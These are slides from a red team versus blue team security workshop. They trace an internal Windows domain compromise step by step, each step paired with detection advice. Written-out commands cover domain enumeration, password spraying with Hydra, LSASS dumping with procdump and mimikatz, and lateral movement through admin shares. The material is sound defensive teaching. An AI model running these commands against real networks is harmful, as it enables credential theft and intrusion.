

DirectDefense



Catch Me If You Can

PenTester/Hacker

VS.

BlueTeam Defender



Who are we?

- Jim Broome – DirectDefense and Red Teamer
- Michael Gough – InfoSec & Malware researcher and Blue Teamer

Agenda

- **Quick Introductions**
- **Dispelling Internal Threat Beliefs**
- **Can You Meet the Challenge?**
- **Typical Internal Attack Methodology**
- **Anatomy of a Hack**
 - **Step-by-Step**
 - **How do we Identify and/or Defend?**
- **Did You Meet The Challenge?**
- **Questions?**

What is the Problem and How to Fix?

Regardless of article or statistical report the truth is still the same:

Attacks take *seconds/minutes* to complete and identification takes *hours/months/years* to detect.

We want to help you reduce the amount of time it takes to identify a problem and react.



Common Internal Attack

**Attacking MS-Networking and
MS SQL to obtain Domain
Admin Access**

Hacking like it's 1999!!

Assumptions







- This workshop assumes a system **HAS** been compromised or they dropped in their own system/device.
- Once in, the steps that follow will be the focus
- How to detect against a compromised host

Typical Internal Attack Methodology


- Step 1** – Obtain an internal IP address (DHCP or other means)
- Step 2** – Take note of DHCP, WINS, and DNS IP addresses
- Step 3** – Using a basic null session script, enumerate users and groups in the Windows domain
- Step 4** – Do basic brute force against privileged users (ex. password is blank)
- Step 5** – Slow brute force against domain users
- Step 6** – Enumerate SQL servers from the master browser
- Step 7** – Test for weak “SA” passwords
- Step 8** – TCP and UDP port pings for specific services (ex. Oracle, MySQL, VNC, etc.)
- Step 9** – Test passwords on services identified through TCP and UDP port pings
- Step 10** – Evaluate systems with access and harvest data
- Step 11** – Use most common exploits (ex. MS08-067) – Last resort, Rarely needed!

Anatomy of a Hack

Attack Tree Icon Key

Icon	Description
 Consultant / Malicious User	This icon represents the DirectDefense consultant, or potential malicious user, that is taking part in the attack on the network.
 Audit Event	This icon represents an audit event that should, or could, have been generated to alert security personnel or administrators to suspicious activity taking place on the network or system being attacked.
 Configuration Issue	This icon represents a configuration issue that could have prevented, or hampered the attack on the network or system being attacked.
 User Awareness	This icon represents issues identified that can only be countered through user awareness training. Prime examples of user awareness include a failure to follow company procedures or the usage of weak passwords.
 Unlock Symbol	The unlock symbol represents that unauthorized access was granted and/or obtained during the attack.
 Screen Capture	This icon represents that a screen capture was taken to validate the action taken by the consultant and is present within the attack narrative section of this document.


Attack Tree







Let's Begin

You have been Pooohhhhhned



How's that firewall working out for you now?

PenTester/Hacker



What's the big deal with obtaining a DHCP address?

- 95% of the time the DNS, WINS, and/or DHCP address is a Domain Controller.
- The attacker's first target is thus identified!

COMMANDS:

- `ifconfig -a | cat /etc/resolv.conf` or `ipconfig /all`
- If no DHCP, fire up wireshark, monitor ARP requests and assume identity of most commonly requested IP.

Detection – Blue Team

How to detect a Bad Actor is on one of your systems?

- It is hard to find someone plugged into your network, worse WiFi... Limit MAC address, Ports, etc.
- DHCP Logs
- Rogue IP Detection? McAfee ePO, IPS
- Log for names that do NOT follow Naming conventions, MAC addresses that are new
 - Do you have naming conventions?
- Enable Port Security
- Implement a NAC/UAC (802.1x) Solution
 - Turn off unused ports in the network?
- Switch Logs – Can see ARP noise

PenTester/Hacker

Enumerating the Domain


Due to configuration vulnerabilities with the Windows Domain, the **DirectDefense** consultant is able to enumerate the users and groups from the targeted domain as well as the various systems registered to the domain such as primary and backup domain controllers and SQL database servers.



COMMANDS:

- Old Skool – mbenum and netviewx
- New Skool –
 - `nmap --script=broadcast-netbios-master-browser`
 - `nmap -p 445 <host> --script smb-mbenum`
 - `nmap --script smb-enum-domains.nse -p445 <host>`
 - `Enum4linux.pl -UGP <host>`

Attack Tree



Detection – Blue Team

How to detect a Bad Actor is on one of your systems?

- We can start by disabling Null Session enumeration
 - This also slows down enumeration of the other Windows systems like the SQL servers.
- Log for enumeration – Port 137, Port 445
- Use Windows Firewall to detect Port Scans (1433, 22, 21, SQL, MySQL, SSH, FTP, etc.) a cheap IDS
- EventID=4625 – Guest used - Anonymous login (EventID=4624)
- Log for the use of Net.exe & Net1.exe
- Enable Process Creation = Success
 - Watch for unique programs being executed
 - Only works on company assets with Log Agent installed ;-)
- Windows Firewall will block this

PenTester/Hacker

Enumerating the Domain

Due to configuration vulnerabilities with the Windows Domain, the **DirectDefense** consultant is able to enumerate the users and groups from the targeted domain as well as the various systems registered to the domain such as primary and backup domain controllers and SQL database servers.



COMMANDS:


In the rare instance that enumeration doesn't work due to hardening or just running 2008 native mode domains.

`Responder.py -i <ip> -r On -w On`

Or Ettercap or Cain and Able

Grab some netNTLMv2 hashes and keep cracking until one pops to get working credentials... typically takes less than an hour

Attack Tree



Detection – Blue Team

How to detect a Bad Actor is on one of your systems?

- Log your switch traffic? Why is there more ARP traffic on my network than usual?
- DHCP Logs – Known MAC vs. not, compare against systems that did get a Kerberos Ticket. The ones that didn't are not Domain assets
- Do you still have IE set to “auto detect proxy”?
- Using a system naming convention? Set an alarm for any new system named WPAD or any names you do not recognize
- Windows Firewall blocks these requests – Yeah, no one uses it in Corporate America, but you can on a few systems ;-)

PenTester/Hacker

Attacking User Accounts with Weak Passwords


Using the information enumerated from the domain, the **DirectDefense** consultant performs a brute force attack against all of the user accounts in the domain. The common passwords "Password1" and "Welcome1" were used for the brute force.



COMMANDS:

- Create a list of users from the enumeration
- Review the password policy – don't want to lockout anything
- Hydra -L <username list> -p Password1 10.1.1.1 smb

Attack Tree



Detection – Blue Team

How to detect a Bad Actor is on one of your systems?

- Logs, logs and MORE LOGS!!!!
- Net.exe – ‘Net User’
- Logon Failure (EventID = 4625)
- Account Lockout (EventID=4740) - if set
- Login Success (EventID = 4624)
- Alert for Failed on 3 or more accounts
- Alert for accounts being crawled

Detection – Blue Team

How to detect a Bad Actor is on one of your systems?

- Your best bet is to detect AFTER one of your systems is compromised. It is hard to detect someone plugging into your network.
- User logins have behavior – Log for anomalies. Why is this user logging into multiple resources at once?
- Again, we should be logging both Success and Failure login attempts
- We can set alerts in our log management systems around Success/Failure within a give timeframe
- We can increase user password awareness training
 - Not a fan...
- Can you detect the accounts that got compromised?
- Can our SIEM perform conditional alerting – say if “X # of users log in within Y amount of time”?

PenTester/Hacker

Attacking MSSQL Servers with Weak Passwords

Using the information enumerated from the domain, the **DirectDefense** consultant performs a basic brute force attack against all of the MSSQL servers registered to the domain against the "SA" account.




COMMANDS:

- Remember the mbenum dump? All the sql servers registered to the domain are in there
- Make a list of hostnames or FQDN for the SQL servers.
- Hydra -l sa -P <SQL pw List> -M hostlist mssql

Or

- nmap -p 1433 --script ms-sql-empty-password <host>

Attack Tree



Detection – Blue Team

How to detect a Bad Actor is on one of your systems?

- SA Login attempts are an excellent way to catch suspicious activity
- IDS/IPS – why is there a devices pinging all of the SQL serves at once?
 - Alert to SA attempts
- SQL/Event Viewer Logging – One system just attempted to log into multiple devices at once and failed or succeeded.

Detection – Blue Team

How to detect a Bad Actor is on one of your systems?

- XP CMDShell enabled? Great HoneyPot, but risky
- Event Viewer – Are we alerting on new administrative account creation?
- EventID=4738, 4732, 4722, 4720, 4728
- SQL Server Logs – Log any use of XP_CMDSHELL

PenTester/Hacker

Database Compromised

The brute force attack against the MSSQL servers resulted in one server which contained a weak "SA" account password.

The compromised "SA" account was then used to create a local administrator account on the system via the XP_CMDSHELL stored procedure.

This new account was utilized to extract all of the local account password hashes from the system.




COMMANDS:

- Dump Hashes –

SMBEXEC, WCE, MIMIKatz, fgdump, pwdump6 or 7 – take ur pick

**nmap -p 1433 <ip> --script ms-sql-dump-hashes
(works sometimes)**

Attack Tree



Detection – Blue Team

How to detect a Bad Actor is on one of your systems?

- Log for Destination_Port 1433 connections
- If using one of your systems, logs will be full of data
- Honey Accounts would help in this type of attack. You should never see these account used.

PenTester/Hacker

Local Administrator Account Compromised

After performing a cracking attempt against the passwords from the compromised database server, the **DirectDefense** consultant discovered that the local administrator password had been obtained.



COMMANDS:

- Dump Hashes from LSASS –

Grab a copy of PROCDUMP from Microsoft!


Procdump.exe –accepteula (if needed) –ma lsass.exe

Mimikatz.exe

```
mimikatz # sekurlsa :: minidump lsass.dmp
```

```
mimikatz # sekurlsa :: logonPasswords
```

Attack Tree



Detection – Blue Team

How to detect a Bad Actor is on one of your systems?

- Process Monitoring – log anything that touches LSASS.exe. Among others.
- Easy to log for any .EXE (EventID=4688)
ProcDump.exe

PenTester/Hacker

Compromised Systems Due to Shared Password

Utilizing the PSEXEC module within the Metasploit framework, the **DirectDefense** consultant discovered that XX of 112 systems on the XX.XX.XX.0/24 network utilized the same local administrator username and password. Thus providing privileged access to numerous systems.




COMMANDS:

- For speed, launch metasploit and use PSEXEC
- Or a simply batchfile/script and use net use:

Net use \\SYSTEM\c\$ crackedpw /u:localadmin

For /f %i IN (hostlist.txt) DO net use \\%i\c\$ pw /u:ladmin

Attack Tree



Detection – Blue Team

How to detect a Bad Actor is on one of your systems?

- Net & Net1.exe a user would never login that many times to a system
- What triggers an alert for account login/logout in your environment?
- Are we tracking administrative logins?
- How about the fact a single account just attempted to log into everything?
- If you are not logging for PSEXEC or PSEXECsvc... bad, Powershell too
- You can enable Powershell auditing to see what flags are executed

Detection – Blue Team

How to detect a Bad Actor is on one of your systems?

- AV – Bwaaaa Haaaaa Haaaaa
- Does anyone read/monitor AV console?
- Does AV work for advanced attacks? No...
- For behavior your logs will be your best friend.
- For file drops configuration management will be your best friend.
 - BigFix
 - TripWire

PenTester/Hacker

AntiVirus Bypassed for Complete Compromise

By leveraging an alternative technique which obfuscates the Metasploit payload and only runs commands in memory (instead of writing to disc), the XYZ AntiVirus solution was bypassed and a complete compromise of the XX systems was obtained.


Password hashes and local cached passwords were harvested.



COMMANDS:

- AV, how cute, thanks for trying.
- SMBEXEC ftw! – automates the process of grabbing hashes, by utilizing an obfuscated payload and running as much as possible in memory via WinEXE.

Attack Tree



Detection – Blue Team

How to detect a Bad Actor is on one of your systems?

- Best way to prevent this attack – kill all admin shares (Reg Tweak) – it breaks most of these solutions.
- Log the creation of new shares to catch the attacker trying to manually copy of the files.
- Log for Netstat, IPConfig, Ping, Net being executed, the normal pattern for these is obvious, so the combination of these is detectable

Detection – Blue Team


How to detect a Bad Actor is on one of your systems?

- Best way to prevent this attack – kill all admin shares – it breaks most of these solutions.
 - EventID=5140
- Log the creation of new shares to catch the attacker trying to manually copy of the files.
- EventID=5140 & 5145
- Monitor all access attempts to NTDS.DIT and SYS
- File Auditing can help here look for EventID=4663

Anatomy of a Hack


Unauthorized Privileged Access Obtained

With a little persistence on our part, the **DirectDefense** consultant was able to obtain unauthorized access to XYZ's systems and data with less than an hour's effort.



All it takes is one bad apple to ruin the day!

Attack Tree



Did You Meet The Challenge?

- Do you think your environment could have prevented or at least identified parts of this attack?
- At what point would your organization notice something?
 - An hour? A day? A week? More?
- How many of these controls are in place at your organization?

Where you can find us

Jim Broom

DirectDefense - See our blog post

<http://www.DirectDefense.com/>

Under the DirectDefense News section

Michael Gough

MI₂ Security – Watch our site

HackerHurricane .com - Blog

<http://www.MI2Security.com>

DirectDefense



Questions?